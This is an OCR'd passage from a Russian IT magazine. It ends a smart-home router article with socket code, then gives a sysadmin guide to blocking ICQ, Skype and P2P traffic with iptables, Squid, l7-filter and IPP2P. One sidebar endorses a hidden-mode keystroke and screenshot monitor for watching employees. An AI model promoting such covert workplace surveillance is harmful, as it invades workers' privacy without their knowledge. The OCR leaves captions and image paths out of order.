


ГРАФИК ТЕМПЕРАТУРЫ ЗА СУТКИ

СХЕМА ПОДКЛЮЧЕНИЯ РЕЛЕ К МИКРОКОНТРОЛЛЕРУ

```
    int i = 1;
    if ((sock = socket(PF_INET, SOCK_STREAM, 0)) < 0)
    {
      perror("Can't create socket");
      return -1;
    }
    bzero(&sa, sizeof(sa));
    sa.sin_family = AF_INET;
    sa.sin_port   = htons(CCPORT);
    sa.sin_addr.s_addr = htonl(INADDR_ANY);
    if (bind(sock, (struct sockaddr *)&sa, sizeof sa))
    {
      perror("Can't bind port");
      close(sock);
      return -1;
    }
    if (listen(sock, 15))
    {
      perror("Can't listen port");
      close(sock);
      return -1;
    }
    if (ioctl(sock, FIONBIO, &i))
    {
      perror("Can't set non-blocking mode");
      close(sock);
      return -1;
    }
    printf("Listening on port %u\n", CCPORT);
    return sock;
}
```

Константа «CCPORT» — это номер порта, на который будут приниматься соединения. Обрати внимание, что я перевожу сокет в неблокирующий режим (хочу максимально упростить код). Вызовом этих двух функций я начинаю работу программы. Теперь в бесконечном цикле необходимо проверять наличие данных с обеих сторон и передавать их дальше. Код простой, но слишком длинный для статьи, поэтому ищи его на диске. В итоге роутер стал своеобразным переходником между сетью и COM-портом.

КЛИЕНТСКИЕ ПРОГРАММЫ

Протокол для общения с «умным домом» стал очень сложным, он слишком заточен под мои нужды и описывать его тут нет смысла. Основную клиентскую программу я написал для Windows, используя при этом Borland Delphi. Получилась софтина, которая запускается вместе с системой и висит в трее. При этом каждые несколько секунд она подключается к серверной программе, которая запущена на роутере. Когда соединение установлено, происходит обмен данными: компьютер узнает, какие устройства присутствуют и какие включены, какая температура в комнате и т.д. Остальные функции изменились незначительно, их я описывал в начале статьи. Идей при этом не меньше, реализовать так можно очень многое.

БОНУСЫ РОУТЕРА

Если все это безобразие работает под Линуксом, значит, можно использовать множество других утилит, портированных на этот роутер. Самое очевидное — это веб-сервер! Я использую «lighttpd», он достаточно легкий и умеет все, что нужно. Его нетрудно подружить с PHP. А что мешает написать клиент для «умного дома» на PHP? Именно так я и сделал, используя функции для работы с сокетами. Это дало возможность управлять домом с любого устройства, на котором есть веб-браузер, например, мобильного телефона. Даже не пришлось переносить код на Симбиан.

Также я воспользовался утилитой «rrdtool», — это очень интересная программа, которая позволяет заносить информацию в своеобразную базу данных и рисовать по ней графики. Мне было любопытно, и я реализовал вывод графиков с данными о температуре за прошедшие сутки, неделю и т.д. Получилось весьма симпатично. Планирую еще сделать, чтобы отслеживалось движение в комнате, и роутер присылал мне SMS, если вдруг в комнату кто-то вошел. Своеобразная самодельная сигнализация.

КОФЕ В ПОСТЕЛЬ

В статье я хотел показать тебе, что при сочетании своеобразного «железа» и софта можно получить очень интересные результаты. Обыкновенный роутер можно даже научить варить кофе, главное — уметь программировать под необычные платформы и грамотно согласовывать «железо». Очень надеюсь, что ты вдохновишься этой статьей и сделаешь что-нибудь гораздо круче.

_SSH3R1FF-
/ SSH3R1FF@GMAIL.COM /

Серпом по аськам

Режем IM, Skype, P2P и все остальное

Очень многие любят на работе общаться по аське, зависать в «Одноклассниках», качать файлы, в общем, заниматься всем, чем угодно, но только не своими непосредственными служебными обязанностями. Естественно, рано или поздно это надоест начальству, и решение по блокировке всего и вся претворять в жизнь придется тебе как админу.

ИЗУЧАЕМ ВОПРОС Вообще говоря, процесс блокировки доступа пользователей к IM-сетям довольно прост: достаточно указать в пакетном фильтре пару правил, и клиент просто не сможет подключиться к серверу. Такой метод помогает только в 90% случаев, остальные 10% приходятся на умников, знающих о том, что сегодня предлагается большое количество утилит и сервисов, задача которых — помочь задавленному админскими правилами пользователю вырваться на свободу. Для этого используется подключение через стандартный http-порт или шифрование соединения, что не позволяет просто взять и отбросить пакет или просмотреть его содержимое. Универсального решения, скорее всего, не будет никогда. Это даже делает нашу работу интереснее. Так как мы пока не знаем, что конкретно искать, запускаем tcpdump без параметров:

```
$ sudo tcpdump -i eth0
```

А вот и наша аська:

```
21:33:55.687042 IP 10.10.10.10.33018
> 64.12.26.150.aol: . ack 11334 win
63920
```

Вывод нам дал, как минимум, два полезных параметра — IP-адрес сервера ICQ, к которому подключается клиент, и название протокола. Номер нужного порта можно узнать командой «grep aol /etc/protocols», запустив tcpdump с ключом '-n' или просто спросив у гугла. Мы ищем аську, поэтому пишем:

```
$ sudo tcpdump -i eth0 dst portrange
5190
```

Теперь в расставленные сети будет попадаться только то, что нужно. Аналогично отлавливаются данные и по остальным IM-сетям. Все клиенты ICQ, в том числе и рамблеровские, для подключения к серверу по умолчанию используют адрес login.icq.com и порт 5190. В асечных рекомендациях сказано, что в случае недоступности 5190 подключаться можно и к порту 443. Продолжаем исследование и смотрим, что мы можем узнать о домене:

```
$ host login.icq.com
login.icq.com is an alias for login.
messaging.aol.com.
login.messaging.aol.com has address
64.12.161.153
```

Вывод показывает, что login.icq.com является псевдонимом для другого имени, и, подозреваю, далеко не единственным. Его также не мешает заблокировать в правилах. Как видишь, ситуацию с ICQ и многими другими сервисами немного усложняет наличие большого количества алиасов и подсервисов, поэтому приходится искать и прикрывать все возможные варианты. Еще одна полезная команда — dig — даст наиболее полную инфу по любому домену (dig login.icq.com).


В первом случае заблокировать доступ очень просто. Сначала режем по порту и затем для верности добавляем правило для домена, если кто-то захочет нас надуть (все примеры буду приводить для iptables, но при необходимости их легко можно переписать для любого другого пакетного фильтра):

```
iptables -A FORWARD -p TCP --dport
5190 -j DROP
iptables -A OUTPUT -d login.icq.com
-j REJECT
iptables -A OUTPUT -d id.rambler.ru
-j REJECT
```

Использование доменного имени с одной стороны более универсально, так как IP всегда может измениться, но с другой стороны — «в лет» найти все алиасы сложновато, поэтому нелишней будет блокировка и по адресу. Тем более, разработчики постоянно идут навстречу клиенту и предлагают сервисы вроде www.icq.com/icq2go, позволяющие общаться через веб-интерфейс. Хотя именно этот вариант легко блокируется, достаточно закрыть доступ к диапазону IP (он виден в выводе dig):

```
iptables -A OUTPUT -d 64.12.0.0/16
-j REJECT
iptables -A OUTPUT -d 205.188.0.0/16
-j REJECT
```

Но даже неискушенный юзверь найдет в интернете еще с десяток реализаций **icq2go** (а-ля www.meebo.com), предлагающих коннект к IM-системе в обход ограничений. Вот здесь уже придется повозиться. Не буду мучить детальным выводом tcpdump'а, скажу только, что **Yahoo! Messenger** использует TCP-порты: 5000-5001,5050,5100 и UDP-порты: 5000-5010, **MSN** — 1863, **Jabber/Gtalk** — 5222, 5223, **IRC** обычно 6667-6669, **Mail-Агент** работает по портам: 2041, 2042. Особо не раздумывая, сделай запрет на все! Помни, что некоторые сервисы (например, узкопрофильные IRC и т.п.) могут менять порты по умолчанию. Правила для этих сетей строим по аналогии с предыдущим. Например, для Yahoo Messenger:



```
iptables -A FORWARD -p TCP --dport 5000:5001 -j REJECT
iptables -A FORWARD -p TCP --dport 5050 -j REJECT
iptables -A FORWARD -p TCP --dport 5100 -j REJECT
iptables -A FORWARD -p UDP --dport 5000:5010 -j REJECT
iptables -A FORWARD -d cs.yahoo.com -j REJECT
iptables -A FORWARD -d scsa.yahoo.com -j REJECT
```

Из дополнительных мер можно посоветовать перенастроить свой DNS-сервер, чтобы пользователь вместо правильного адреса получал изначально нерабочий. К слову, анализ DNS-запросов в сети может дать не меньше информации к размышлению, чем отлов пакетов с tcpdump. Поскольку мой DNS-сервер крутится на OpenBSD, приведу пример для BIND 9.3.4:

$ sudo vim /var/named/etc/named.conf

```
logging {

// определяем канал — место назначения журнальных записей
  channel queries_ch {
     // задаем лог-файл (путь указывается относительно chroot-окружения), количество ротаций и его размер
    file "/log/queries.log" versions 5 size 10m;
    // устанавливаем уровень журналирования (нам подойдет debug, либо info)
    severity debug;
   // к каждой записи добавляем метки с категорией, уровнем журналирования и временным штампом
    print-category yes;
    print-severity yes;
    print-time yes;
  };

  // фиксируем клиентские обращения
  category queries { queries_ch; };
  category resolver { queries_ch; };

};
```

MIPKO EMPLOYEE MONITOR

Представим такую ситуацию: политикой компании разрешено использовать ICQ только менеджеру по продажам, но он целый день болтает в аське с друзьями, вместо того, чтобы разводить клиентов на заказы. При помощи программ, описанных в статье, это определить нельзя. Поэтому возможен и альтернативный подход — наблюдение. На рабочем месте устанавливается программа, которая перехватывает все вводимые сообщения, контролирует запуск приложений и работу в интернете. Начальство в этом случае получает отчеты по всем действиям пользователя, включая снимки рабочего стола, и может оценить эффективность работы сотрудника. Пример такой программы — **МIPKO Employee Monitor** (www.mipko.ru). Она разработана российской компанией, имеет локализованный интерфейс и довольно проста в использовании. Программа может быть запущена в скрытом режиме. В этом случае отследить ее работу штатными системными средствами невозможно.

ЦЕПКИЙ ЗАХВАТ


По умолчанию l7-filter просматривает лишь первые 10 пакетов или 12 Кб каждого соединения, чего обычно более чем достаточно. При необходимости можно указать свое значение, прописав его в /proc/net/layer7_numpackets:

```
$ sudo sh -c "echo 16 > /proc/net/layer7_numpackets"
```

Пример блокировки ICQ для packet filter

```
$ sudo vim /etc/pf.conf
table <ICQDests> const { 64.12.0.0/16, 205.188.0.0/16 }


block out log quick on $ext_if proto { tcp, udp } \
         from any to <ICQDests>
block out log quick on $ext_if proto { tcp, udp } \
         from any to any port { 4000, 5190 }
```



ИСПОЛЬЗУЕМ HOST И DIG, ЧТОБЫ ПОЛУЧИТЬ ИНФОРМАЦИЮ О СЕРВЕРАХ ICQ



ВЕБ-АСЬКА ICQ2GO



info

• Подробнее о настройке Squid можно прочитать в номерах][за май-июль 2008 года.

• Чтобы заставить Netfilter глубже заглянуть внутрь пакетов, необходимо установить патч l7-filter.



links

• Netfilter/Iptables — netfilter.org.
• Squid — www.squid-cache.org.
• l7-filter — l7-filter.sf.net.
• IPP2P — ipp2p.org.
• P2PWall — www.lowth.com/p2pwall.

Перезапускаем демон named и включаем журналирование DNS-запросов:

```
$ sudo rndc reload
$ sudo rndc querylog
```

Смотрим в логи:

```
$ sudo tail -f /var/named/log/queries.log
30-Jun-2009 16:22:15.036 resolver: debug 1:
createfetch: ns.mail.ru A
30-Jun-2009 16:22:35.179 queries: info: client
192.168.1.21#64773: view internal: query: www.
meebo.com IN A +
30-Jun-2009 16:22:35.868 queries: info: client
192.168.1.21#63341: view internal: query:
js.meebo.com IN A +
```

В дальнейшем борьба будет вестись по принципу «увидел что-то новое в netstat/tcpdump/queries.log, проанализировал и добавил правило». В репозиториях дистрибутивов полно всяких полезных утилит. Например, iptstate выводит TOP-образную таблицу по соединениям. Чтобы упростить задачу, можно использовать фильтр портов или адресов:

```
$ sudo iptstate --dstpt-filter=5190
```

Так мы увидим все попытки подключения к асечному порту.

ПЕРЕКРЫВАЕМ КИСЛОРОД СРЕДСТВАМИ КАЛЬМАРА Как только основные порты для связи с IM-сервером будут перекрыты, пользователи начнут подключаться через стандартный порт 80/443 или через прокси. Здесь iptables в том виде, в котором он есть, нам уже не поможет, но не забываем о существовании Squid'а — он работает на прикладном уровне и умеет анализировать передаваемую информацию. Надеюсь, к этому времени кальмар у тебя уже настроен, и все пользователи через него выходят в интернет (подробнее о настройке Squid смотри в летних номерах][за 2008 год). Сам принцип блокировок остается тем же — запрещаем доступ к определенным адресам. Итак, открываем squid.conf и дописываем:

```
$ sudo vim /etc/squid/squid.conf
// Указываем свой адрес
acl admin src 192.168.10.10
// aim/http — MIME-тип ICQ
acl aim_http rep_mime_type -i ^aim/http$
// Блокируем всех, кроме себя любимого
http_reply_access deny aim_http !admin
// Ну и чтобы наверняка, перекрываем доступ к
серверам ICQ
acl ICQ-Mess dst 64.12.200.89/32
205.188.153.121/32 205.188.179.233/32
64.12.161.153/32 64.12.161.185/32
http_access deny ICQ-Mess !admin
```

Учитывая, что резать придется и другие IM-сети, а также бесплатные почтовики вроде mail.ru, проще для всех блокируемых адресов создать отдельный файл, подключив его в правиле:

```
acl im_nets src "/usr/local/etc/squid/icq_
nets.acl"
http_acces deny im_nets !admin
```

Остается только почаще заглядывать в отчеты Sarg (анализатор лог-файлов Squid) и проверять, все ли лазейки прикрыты.

ДОПИЛИВАЕМ IPTABLES Все сделано правильно, нужные порты и адреса заблокированы, но хитрые пользователи все равно нашли способ обойти преграды. Снова возвращаемся на нижний уровень OSI к нашему iptables. Начиная с версии 2.6.14, в состав ядра включен модуль (ранее он был в patch-o-matic-ng), позволяющий заглянуть внутрь пакета и построить правило, опираясь на наличие/отсутствие определенных строк. Модуль называется string (xt_string). В большинстве современных дистрибутивов все необходимое уже есть, и пересобирать ничего не придется. Чтобы проверить, достаточно просмотреть список файлов в каталоге модулей:

```
$ ls /lib/modules/2.6.24-24-generic/kernel/
net/netfilter/xt_string.ko
```

С его помощью задавать правила довольно просто:

```
$ sudo iptables -A FORWARD -m string --string
"icq.com" \
      --algo kmp --to 65535 -j DROP
```

Теперь, если в пакете обнаружится соответствующая строка, в доступе будет отказано. Так же можно резать и все остальное, к чему не лежит душа начальства/админа. Например,

```
@ :~$ sudo tcpdump -i ppp0 -A dst portrange 5190
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ppp0, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
21:31:34.249627 IP 114.64.121. .56417 > 64.12.26.149.aol: F 830140173:830140173(0) ack 2273135747 w
in 63920
.}L.P...O......a.F1z.
21:31:34.395528 IP 114.64.121. .56417 > 64.12.26.149.aol: . ack 2 win 63920
E..(o.@.@.I..,e.@....a.F1z...}L.P...O...
21:31:36.781034 IP 114.64.121. .38855 > bucp2-vip-m.blue.aol.com.aol: S 2450232417:2450232417(0) wi
n 5760 <mss 1440,sackOK,timestamp 664716 0,nop,wscale 7>
E..<..@.@....,e.@......F...a.........1..........
.
$.........
21:31:36.933106 IP 114.64.121. ..38855 > bucp2-vip-m.blue.aol.com.aol: . ack 2556942779 win 5760
E..(..@.@....,e.@......F...b.g..P...K...
21:31:37.119977 IP 114.64.121. .38855 > bucp2-vip-m.blue.aol.com.aol: . ack 11 win 5760
E..(..@.@....,e.@......F...b.g..P...K...
21:31:37.120683 IP 114.64.121. .38855 > bucp2-vip-m.blue.aol.com.aol: P 0:99(99) ack 11 win 5760
E.....@.@..y.,e.@......F...b.g..P.......*.La.]....... 401337311.....T..]......
I
21:31:37.291708 IP 114.64.121. .38855 > bucp2-vip-m.blue.aol.com.aol: F 99:99(0) ack 316 win 6432
E..(..@.@....,e.@......F.....g..P.. Gs..
21:31:37.393694 IP 114.64.121. .59947 > 64.12.26.148.aol: S 2458604795:2458604795(0) win 5760 <mss
1440,sackOK,timestamp 664869 0,nop,wscale 7>
```

УЗНАТЬ ВСЕ ПРОИСХОДЯЩЕЕ В СЕТИ ПОМОЖЕТ TCPDUMP

```
kernel-2.6.0-2.6.8.1-layer7-0.9.2.patch   kernel-2.6.18-2.6.19-layer7-2.9.patch
kernel-2.6.11-2.6.12-layer7-1.4.patch     kernel-2.6.20-2.6.21-layer7-2.16.1.patch
kernel-2.6.13-2.6.16-layer7-2.2.patch     kernel-2.6.22-2.6.24-layer7-2.18.patch
kernel-2.6.17-layer7-2.5.patch            kernel-2.6.9-2.6.10-layer7-1.2.patch
      @       :/usr/src/linux$ patch -p1 < ../netfilter-layer7-v2.21/for_older_kernel
2-2.6.24-layer7-2.18.patch
patching file net/netfilter/Kconfig
patch: **** Can't rename file /tmp/poKmlBxr to net/netfilter/Kconfig : Permission deni
      @       :/usr/src/linux$ sudo patch -p1 < ../netfilter-layer7-v2.21/for_older_k
2.6.22-2.6.24-layer7-2.18.patch
patching file net/netfilter/Kconfig
patching file net/netfilter/Makefile
patching file net/netfilter/xt_layer7.c
patching file net/netfilter/regexp/regexp.c
patching file net/netfilter/regexp/regexp.h
patching file net/netfilter/regexp/regmagic.h
patching file net/netfilter/regexp/regsub.c
patching file net/netfilter/nf_conntrack_core.c
patching file net/netfilter/nf_conntrack_standalone.c
patching file include/net/netfilter/nf_conntrack.h
patching file include/linux/netfilter/xt_layer7.h
```

ПАТЧИМ ЯДРО

пользователи любят на шару качать файлы на работе, посему блокируем Download Master:

```
$ sudo iptables -A FORWARD -m string --string --algo kmp \
      "DownloadMaster" -j REJECT
```

Подобным образом можно закрыть доступ к «Одноклассникам», «ВКонтакте» и прочим ресурсам. Параметр '--algo' обязателен, — он определяет алгоритм, который будет использован для проверки совпадения строк. Здесь возможны варианты — kmp (от Knuth-Pratt-Morris) или bm (от Boyer-Moore). В подробности работы алгоритмов вдаваться не буду, скажу только, что bm считается одним из наиболее быстрых среди алгоритмов сравнения в «простых» ситуациях. А kmp является усовершенствованным вариантом bm, оптимизированным для разбора сложных строк. Кстати, модуль string поддерживает и параметр '--hex-string', что позволяет производить поиск в бинарном формате. К сожалению, это все, что можно сделать, используя стандартные возможности iptables. Далее необходимо обращаться уже к другим решениям.

БЛОКИРОВКИ СЕДЬМОГО УРОВНЯ Существует несколько проектов, которые предоставляют больше возможностей по контролю. Это **l7-filter** (l7-filter.sf.net), **Zorp** (www.balabit.com/network-security/zorp-gateway), **IPP2P** (ipp2p.org) и **P2PWall** (www.lowth.com/p2pwall). Последние два проекта, как видно

```
      @       :~/l7-protocols-2009-05-28$ sudo iptables -A FORWARD -j NFQUEUE --queue-num
[sudo] password for        :
      @       :~/l7-protocols-2009-05-28$ sudo l7-filter -vv -f /etc/l7_filter.conf

                    ***WARNING***
Neither the ip_conntrack_netlink nor nf_conntrack_netlink kernel
modules are loaded. Unless these features are compiled into your
kernel, please load one and run l7-filter again.

Attempting to read configuration from /etc/l7_filter.conf
Attempting to load pattern from /etc/l7-protocols/protocols/ssh.pat
pattern='^ssh-[12]\.[0-9]'
eflags=0 cflags=11
Added: ssh      mark=5
Attempting to load pattern from /etc/l7-protocols/protocols/aim.pat
pattern='^(\*[\x01\x02].*\x03\x0b|\*\x01.?.?.?.?\x01)|flapon|toc_signon.*0x'
eflags=0 cflags=11
Added: aim      mark=4
NFNETLINK answers: Invalid argument
      @       :~/l7-protocols-2009-05-28$
```

РАБОТА L7-FILTER В USERSPACE-РЕЖИМЕ НЕСКОЛЬКО ОТЛИЧАЕТСЯ ОТ KERNEL-ВАРИАНТА

из названия, специализируются на идентификации P2P-сетей. Задача Zorp (Modular Application Level Gateway) — защита приложений от направленных атак. Zorp представляет собой прозрачный прокси, который выступает посредником при работе клиента и сервера. Зная особенности протоколов и на основании настроек, он принимает решение о необходимости продолжения текущего соединения. Его главная фича — возможность проверки защищенных соединений (HTTPS, POP3S, IMAPS или SSH), что недоступно многим IDS. Версия GPL поддерживает только протоколы (HTTP/1.1, FTP, SSL, finger, whois и telnet), поэтому Zorp нас пока не интересует.
L7-filter позволяет Netfilter идентифицировать пакет на прикладном уровне данных, основываясь на его содержимом, и классифицировать пакеты по их назначению, без привязки к номеру порта. В настоящее время поддерживаются протоколы HTTP и FTP; P2P сети (Kazaa, BitTorrent, eDonkey2000, FastTrack); IM-системы (AIM/Jabber/IRC/MSN); VoIP/Skype; VPN; игры (Battlefield, CS, Doom3, WoW); файлы (exe, mp3) и даже черви вроде Code Red и Nimda.
Проект предлагает две версии l7-filter:

- Kernel version — развивается уже давно и хорошо протестирована; немного сложна в установке, не очень дружит с SMP-процессорами и позволяет использовать только самые простые регулярные выражения;
- Userspace version — находится в ранней стадии развития, обладает большими возможностями по фильтрации, так как поддерживает весь спектр команд GNU grep (возможно, в будущем будет поддерживаться только эта версия).

Несмотря на то, что версия userspace стабильна в работе, ее не рекомендуют использовать на критических системах и для блокировки трафика. Ниже рассмотрим установку kernel-варианта l7-filter, который затем дополним IPP2P. Для успешного проведения сборки в твоей системе должны быть установлены пакеты build-essential, iptables, iptables-dev и linux-source. Берем настройки текущего ядра, которые будем использовать как базовые, и копируем их в /usr/src/linux:

```
$ sudo cp /boot/config-`uname -r` /usr/src/linux/.
config
```

Получаем архив с патчами для ядра с сайта l7-filter (либо с прилагаемого к журналу диска), распаковываем его и переходим в каталог с сырцами ядра:

ДЛЯ ВКЛЮЧЕНИЯ L7-FILTER НЕОБХОДИМО ПЕРЕСОБРАТЬ ЯДРО

```
$ tar xzvf netfilter-layer7-v2.21.tar.gz
$ cd /usr/src/linux
```

В архиве несколько патчей для разных версий ядер и iptables. Нужно выбрать вариант для своего ядра (в настоящее время есть патчи только до 2.6.28):

```
$ sudo patch -p1 < ../netfilter-layer7-v2.21/for_older_
kernels/kernel-2.6.22-2.6.24-layer7-2.18.patch
```

Аналогично патчим iptables:

```
$ cd ../iptables
$ iptables -v
iptables v1.3.8
$ sudo patch -p1 < ../netfilter-layer7-v2.21/iptables-
1.3-for-kernel-2.6.20forward-layer7-2.21.patch
$ sudo chmod +x extensions/.layer7-test
```

Собираем iptables:

```
$ make KERNEL_DIR=/usr/src/linux
$ sudo make install
```

Теперь конфигурируем и компилируем ядро:

```
$ sudo make menuconfig
```

Переходим в «Networking — Networking option — Network packet filtering framework(Netfilter) — Core Netfilter Configuration», где активируем «Connection tracking flow accounting» и «Layer 7 match support». На этой же вкладке активируется модуль string, о котором говорилось выше, поддержка Netfilter отдельных протоколов (FTP, H323 и пр.) и другие полезные функции. Ставим фильтры протоколов; фактически они просто копируются в каталог /etc/l7-protocols:

```
$ tar xzvf l7-protocols-2009-05-28.tar.gz
$ cd l7-protocols-2009-05-28/
$ sudo make install
```

После перезагрузки можно проверить работу фильтра. Команда «iptables -m layer7 --help» выдаст список параметров. Например, чтобы заблокировать BitTorrent, AIM и Skype, пишем:

```
iptables -A FORWARD -m layer7 -l7proto bittorrent -j
DROP
iptables -A FORWARD -m layer7 -l7proto aim -j DROP
iptables -A FORWARD -m layer7 -l7proto skypetoskype -j
DROP

iptables -A FORWARD -m layer7 -l7proto skypeout -j DROP
```

Далее блокируем по аналогии: ищем в списке название протокола и баним.

СТАВИМ IPP2P Сейчас рассмотрим установку IPP2P — проекта, который специализируется на P2P-сервисах. Как и l7-filter, он является надстройкой над Netfilter/iptables, с которым легко интегрируется. Его функциональность расширяется за счет добавления новых правил. Для идентификации протокола IPP2P использует подготовленные шаблоны. Кроме блокировки трафика, IPP2P можно использовать для его маркировки, например, чтобы задавать меньший приоритет или канал. Учитывая, что все у нас уже подготовлено, описание установки много места не займет. Забираем с DVD-диска архив с исходными текстами ipp2p-0.8.2.tar.gz, накладываем патч ipp2p-0.8.2-kernel-2.6.22.patch и пробуем установить:

```
$ sudo make
```

Скорее всего, в ответ получим ошибку «ipp2p-0.8.2/Makefile:36: You need to install iptables sources and maybe set IPTABLES_SRC». В инструкции по установке сказано, что скрипту нужно правильно указать на каталог, в котором находится заголовочный файл iptables.h. В нашем случае это — /usr/src/iptables. Открываем Makefile и правим:

$ sudo nano Makefile

```
IPTABLES_SRC = $(wildcard /usr/src/iptables)
#CFLAGS = -O3 -Wall
```

Повторяем попытку. Если ядро ранее не собиралось, например, ты решил обойтись без l7-filter, то перед сборкой IPP2P следует установить исходники и ввести «make oldconfig && make prepare» (иначе процесс сборки IPP2P завершится неудачей). По окончании компиляции переносим libipt_ipp2p.so в каталог с библиотеками iptables:

```
$ sudo cp libipt_ipp2p.so /usr/lib/iptables
```

Загружаем модуль:

```
$ sudo cp libipt_ipp2p.so /lib/iptables
$ sudo cp ipt_ipp2p.ko /lib/modules/`uname -r`/kernel/
net/ipv4/netfilter

$ sudo modprobe ipt_ipp2p
$ sudo bash -c "echo ipt_ipp2p >> /etc/modules"
```

Все готово! Смотрим список параметров:

```
$ sudo iptables -m ipp2p --help
```

И блокируем все, что ненужно:

```
iptables -A FORWARD -m ipp2p --edk --kazaa --gnu --bit \
        --apple --dc --soul --winmx --ares -j DROP
```

ЗАКЛЮЧЕНИЕ Теперь лазеек в сети не останется, хотя это не должно усыплять твою бдительность. Надо запретить доступ к USB/CD/DVD, проконтролировать, какие программы установлены на компьютерах пользователей и заблокировать возможность самостоятельной их установки.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/GRINDER@SYNACK.RU /

Начальник **сети**

